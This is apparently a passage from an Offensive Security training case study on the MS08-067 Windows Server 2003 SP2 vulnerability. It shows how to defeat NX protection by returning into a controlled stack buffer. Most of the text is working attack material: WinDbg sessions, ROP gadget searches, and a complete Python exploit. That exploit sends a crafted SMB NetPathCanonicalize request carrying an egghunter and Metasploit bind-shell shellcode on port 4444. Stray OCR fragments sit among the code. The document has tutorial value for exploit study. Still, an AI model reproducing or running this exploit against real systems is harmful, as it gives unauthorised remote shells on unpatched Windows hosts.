MS08-067 Case Study: Returning into our Buffer

We must now worry about regaining the execution flow by returning into our controlled buffer. Let's analyze the function epilogue and the cpu registers to see what is about to happen:

```
POP ESI -> ESP is incremented by 0x4    ESP = 012df488 cccccccc
LEAVE   -> mov esp, ebp -> ESP = EBP = EDI = 012df464 5c 00 41 41
           pop ebp      -> ESP = 012df464 + 0x4 = 012df468 41 41 41 41
RETN 4  -> EIP = 012df468 = 41 41 41 41
           ESP = ESP + 0x8 = 012df470 2d f5 83 7c
```

ntdll!NtSetInformationProcess arguments on the stack



Figure 18: Stack frame layout in LdrpCheckNxCompatibility epilogue (before POP ESI)



Figure 19: Stack frame layout in LdrpCheckNxCompatibility epilogue (before LEAVE)



Figure 20: Stack frame layout in LdrpCheckNxCompatibility epilogue (before RETN 0x4)



Figure 21: Stack frame layout in LdrpCheckNxCompatibility epilogue (after RETN 0x4)

We own *EIP* - however none of our registers seem to point to a usable buffer chunk. Checking deeply, we can see that *ESP* points to *0x7c83f52d* …that looks familiar! Let's take a look at the part of the stack frame pointed by *EBP* just before and after the call to the *ntdll!ZwSetInformationProcess* procedure:

```
Before ntdll!ZwSetInformationProcess call
012df464 5c 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41  \.AAAAAAAAAAAAAA
012df474 41 41 41 41 64 f4 2d 01 17 f5 83 7c cc cc cc cc  AAAAd.-....|....

After ntdll!ZwSetInformationProcess call:
012df464 5c 00 41 41 41 41 41 41 4b 7a 82 7c 2d f5 83 7c  \.AAAAAAKz.|-..|
012df474 ff ff ff ff 22 00 00 00 60 f4 2d 01 04 00 00 00  ...."...`.-.....

0:015> u 7c827a4b
ntdll!ZwSetInformationProcess+0xc:
7c827a4b c21000          ret     10h
7c827a4e 90              nop
```

```
0:015> u 7c83f52d
ntdll!LdrpCheckNXCompatibility+0x5a:
7c83f52d e9a54effff       jmp      ntdll!LdrpCheckNXCompatibility+0x5a (7c8343d7)
```

Stack Frame before and after ntdll!NtSetInformationProcess Call

The *0x7c83f52d* and *0x7c827a4b* addresses that we see overwriting part of our *"\x41"* 18 Bytes buffer, are respectively the *LdrpCheckNXCompatibility* return address and the *ZwSetInformationProcess* return address: when a subroutine calls another procedure, the caller pushes the return address onto the stack, and once finished, the called subroutine pops the return address off the stack and transfers control to that address[13].



Figure 22: ESP-0x8 points once again to a controlled DWORD

So what can we do now? If we could find a way to avoid those 8 bytes to be overwritten, we would have *ESP* pointing to a controlled buffer chunk! A *"pop r32;retn"* opcode sequence should increment the *ESP* register by 8 bytes, and should make the trick! Let's search for it in *ntdll* memory space using Windbg:

```
root@bt ~/framework-3.2 # tools/nasm_shell.rb
nasm > pop ebp
00000000  5D                  pop ebp

0:050> !dlls -c ntdll
Dump dll containing 0x7c800000:

0x00081f08: C:\WINDOWS\system32\ntdll.dll
      Base   0x7c800000  EntryPoint  0x00000000  Size       0x000c0000
      Flags  0x80004004  LoadCount   0x0000ffff  TlsIndex   0x00000000
```

found 0x7C8019F8

[13] http://en.wikipedia.org/wiki/Call_stack

```
          LDRP_IMAGE_DLL
          LDRP_ENTRY_PROCESSED

0:050> s 0x7c800000 Lc0000 5d c3
7c8019f8  5d c3 3b f0 0f 85 b5 2f-05 00 e9 c5 2f 05 00 33  ].;..../..../..3
7c801a57  5d c3 8b cf 49 49 74 20-83 e9 06 0f 84 75 2d 05  ]...IIt .....u-.
7c805823  5d c3 0f b6 58 0f 66 8b-1c 5a 66 89 59 1e e9 7d  ]...X.f..Zf.Y..}
7c80807d  5d c3 90 00 cc cc cc cc-cc 83 e8 69 0f 84 ab ff  ]..........i....
7c809475  5d c3 0f b7 45 08 51 50-e8 09 00 00 00 59 59 5d  ]...E.QP.....YY]
7c809484  5d c3 90 90 90 90 90 8b-ff 55 8b ec 8b 45 0c 83  ].......U...E..
[...]

0:050> !address 7c809484
    7c800000 : 7c801000 - 00086000
                    Type     01000000 MEM_IMAGE
                    Protect  00000020 PAGE_EXECUTE_READ
                    State    00001000 MEM_COMMIT
                    Usage    RegionUsageImage
                    FullPath C:\WINDOWS\system32\ntdll.dll
```

Searching for POP EBP, RETN

Ret = Pop EIP

We found more than one match and, once again, we are ready to change our exploit stub buffer to match the following:

```
stub= '\x01\x00\x00\x00'          # Reference ID
stub+='\x10\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x10\x00\x00\x00'          # Actual count
stub+='\x43'*28                   # Server Unc
stub+='\x00\x00\x00\x00'          # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x2f\x00\x00\x00'          # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00' #PATH
stub+='\x41'*18                   # Padding
stub+='\x84\x94\x80\x7c'          # 0x7c809484 pop ebp;retn        ← start of execution
stub+='\xFF\xFF\xFF\xFF''         # junk to be popped
stub+='\xa2\x83\xe0\x77'          # 0x77e083a2 push edi;pop ebp;retn 0x4
stub+='\x17\xf5\x83\x7c'          # 0x7c83f517 mov dword ptr [ebp-4],2
stub+='\xCC'*40                   # Fake Shellcode
stub+='\x00\x00'
stub+='\x00\x00\x00\x00'          # Padding
stub+='\x02\x00\x00\x00'          # Max Buf
stub+='\x02\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x02\x00\x00\x00'          # Actual Count
stub+='\x5c\x00\x00\x00'          # Prefix
stub+='\x01\x00\x00\x00'          # Pointer to pathtype
stub+='\x01\x00\x00\x00'          # Path type and flags.
```

NX_STUB_0x04 stub buffer

Let's set up a breakpoint on our new return address and run the above exploit:

```
0:050> bp 0x7c809484
0:050> bl
 0 e 7c809484     0001 (0001)  0:**** ntdll!fputwc+0x29
0:050> g

root@bt # ./NX_STUB_0x4.py 10.150.0.194
*****************************************************
**********         MS08-67 Win2k3 SP2       ***********
**********       offensive-security.com      **********
**********     ryujin&muts --- 11/30/2008     **********
*****************************************************
Firing payload...

Breakpoint 0 hit
eax=ffffffff ebx=010c005c ecx=010cf4b2 edx=010cf508 esi=010cf4b6 edi=010cf464
eip=7c809484 esp=010cf47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!fputwc+0x29:
7c809484 5d               pop     ebp
```

NX_STUB_0x04 session



Figure 23: Breakpoint hit



Figure 24: Stack frame ready for exploitation

Now we proceed (stepping over) until the "retn 0x4" (end of function epilogue) is reached in *LdrpCheckNXCompatibility* to check if the "pop ebp; retn" trick will give the expected effect:

```
eax=00000000 ebx=010c005c ecx=010cf474 edx=7c8285ec esi=cccccccc edi=010cf464
eip=7c8343dd esp=010cf468 ebp=4141005c iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!LdrpCheckNXCompatibility+0x60:
7c8343dd c20400          ret     4

ESP -> 010cf468 41414141
       010cf46c 41414141
       010cf470 41414141
       010cf474 7c827a4b ntdll!ZwSetInformationProcess+0xc
       010cf478 7c83f52d ntdll!LdrpCheckNXCompatibility+0x5a
       010cf47c ffffffff
       010cf480 00000022
       010cf484 010cf460
       010cf488 00000004
       010cf48c cccccccc
```

NX_STUB_0x04 session



Figure 25: Returning into the buffer from LdrpCheckNxCompatibility epilogue



Figure 26: Stack frame before returning into the controlled buffer

And executing retn 0x4 we obtain:

```
0:034> p
eax=00000000 ebx=010c005c ecx=010cf474 edx=7c8285ec esi=cccccccc edi=010cf464
eip=41414141 esp=010cf470 ebp=4141005c iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
41414141 ??              ???

ESP -> 010cf470 41414141 >----------------------------------------|
       010cf474 7c827a4b ntdll!ZwSetInformationProcess+0xc       |
       010cf478 7c83f52d ntdll!LdrpCheckNXCompatibility+0x5a     |
       010cf47c ffffffff                                          |
       010cf480 00000022                                          | 0x20
       010cf484 010cf460                                          | bytes
       010cf488 00000004                                          |
       010cf48c cccccccc                                          |
       010cf490 cccccccc <----------------------------------------|
```

NX_STUB_0x04 session, stack frame after LdrpCheckNxCompatibility epilogue

Yes! Once again we own *EIP* but now, *ESP* points to a buffer chunk under our control (*0x010cf470 41 41 41 41*). We can now substitute the *0x41414141* at *0x010cf468* with a *JMP ESP* address that we can find in memory.

We will now insert a *SHORT JMP* instruction at *0x010cf470* (*ESP*) so that after the *JMP ESP*, we will land inside the first part of our payload (egghunter).

```
root@bt ~/framework-3.2 # tools/nasm_shell.rb
nasm > jmp esp
00000000  FFE4              jmp esp
nasm >

0:034> s 0x7c800000 Lc0000 ff e4
7c86a01b  ff e4 9f 86 7c fa 9f 86-7c 90 90 90 90 90 8b ff  ....|...|.......
7c887713  ff e4 04 00 00 1c 00 fb-7f 00 00 00 00 00 00 00  ................
```

Searching for JMP ESP address

In the following exploit, we have introduced shellcode and an egghunter that will be executed after the *JMP ESP* and the *SHORT JMP*. Please refer to *Module 0x01* for more details about adjusting the shellcode size in the *MS08-067* exploit:

```
#!/usr/bin/python
from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys

print "**********************************************************"
```



```
print "**********    MS08-67 Win2k3 SP2 NX BYPASS    ***********"
print "**********       offensive-security.com       ***********"
print "**********    ryujin&muts --- 12/08/2008      ***********"
print "*****************************************************"
try:
   target = sys.argv[1]
   port = 445
except IndexError:
   print "Usage: %s HOST" % sys.argv[0]
   sys.exit()

trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]'%target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))

# /*
# * windows/shell_bind_tcp - 317 bytes
# * http://www.metasploit.com
# * EXITFUNC=thread, LPORT=4444, RHOST=
# */
shellcode = (
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b"
"\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01"
"\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07"
"\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f"
"\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b"
"\x89\x6c\x24\x1c\x61\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c"
"\x8b\x70\x1c\xad\x8b\x40\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff"
"\xd6\x66\x53\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0"
"\x68\xcb\xed\xfc\x3b\x50\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08"
"\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09\xf5\xad\x57\xff\xd6\x53"
"\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x66\x68\x11\x5c\x66"
"\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff\xd6\x6a\x10\x51"
"\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53\x55\xff\xd0"
"\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff\xd0\x93"
"\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64\x66"
"\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89"
"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38"
"\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57"
"\x52\x51\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9"
"\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83"
"\xc4\x64\xff\xd6\x52\xff\xd0\x68\xef\xce\xe0\x60\x53\xff\xd6"
"\xff\xd0" )

stub= '\x01\x00\x00\x00'          # Reference ID
stub+='\xac\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\xac\x00\x00\x00'          # Actual count

# Server Unc -> Length in Bytes = (Max Count*2) - 4
# NOP + PATTERN + SHELLCODE (15+8+317)= 340 => Max Count = 172 (0xac)
stub+='n00bn00b' + '\x90'*15 + shellcode          # Server Unc
stub+='\x00\x00\x00\x00'                          # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'                          # Max Count
stub+='\x00\x00\x00\x00'                          # Offset
stub+='\x2f\x00\x00\x00'                          # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH

# Pain starting... :) NX BYPASS
stub+='\x41\x41'                # PADDING
stub+='\x1B\xA0\x86\x7C'        # 0x7c86a01b JMP ESP (ntdll)
stub+='\x41\x41\x41\x41'        # PADDING
stub+='\xEB\x1C\x90\x90'        # SJMP TO EGGHUNTER 0x1c bytes = (0x20 - 0x4)
```

Must be 18 bytes

Need 18 bytes

ESP points to line + 4

2
6
10
14

```
stub+='\x41\x41\x41\x41'        # PADDING
stub+='\x84\x94\x80\x7C'        # RET -> 0x7C809484 POP EBP RETN (ntdll .text)
stub+='\xFF\xFF\xFF\xFF'        # JUNK TO BE POPPED
stub+='\xA2\x83\xE0\x77'        # 0x77E083A2 PUSH EDI,POP EBP,RETN 0x4
                                # (NTMARTA .text)
stub+='\x17\xf5\x83\x7c'        # 0x7C83F517 MOV DWORD PTR SS:[EBP-4],0x2
                                # ntdll!LdrpCheckNXCompatibility
stub+='\x90\x90\x90\x90'        # NOPS TO EGGHUNTER
stub+='\x90\x90\x90\x90'        # NOPS TO EGGHUNTER

# EGGHUNTER 32 Bytes
egghunter ='\x33\xD2\x90\x90\x90\x42\x52\x6a'
egghunter+='\x02\x58\xcd\x2e\x3c\x05\x5a\x74'
egghunter+='\xf4\xb8\x6e\x30\x30\x62\x8b\xfa'
egghunter+='\xaf\x75\xea\xaf\x75\xe7\xff\xe7'

stub+= egghunter

stub+='\x00\x00'
stub+='\x00\x00\x00\x00'          # Padding
stub+='\x02\x00\x00\x00'          # Max Buf
stub+='\x02\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x02\x00\x00\x00'          # Actual Count
stub+='\x5c\x00\x00\x00'          # Prefix
stub+='\x01\x00\x00\x00'          # Pointer to pathtype
stub+='\x01\x00\x00\x00'          # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub)              #0x1f (or 31)- NetPathCanonicalize Operation
print "Done! Check your shell on port 4444"
```

18

execution starts here

next will land back in original 18 by

Final Exploit Source Code

Let's set a breakpoint on the *JMP ESP* address and execute the final exploit:

```
Setting a breakpoint on JMP ESP in Windbg:
0:017> bp 0x7c86a01b
0:017> g


Firing the exploit:
root@bt # ./NX_EXPLOIT.py 10.150.0.194
*******************************************************
**********   MS08-67 Win2k3 SP2 NX BYPASS   ***********
**********       offensive-security.com       **********
**********    ryujin&muts --- 12/08/2008      **********
*******************************************************
Firing payload...
Done! Check your shell on port 4444


In WinDbg our breakpoint has been hit
Breakpoint 0 hit
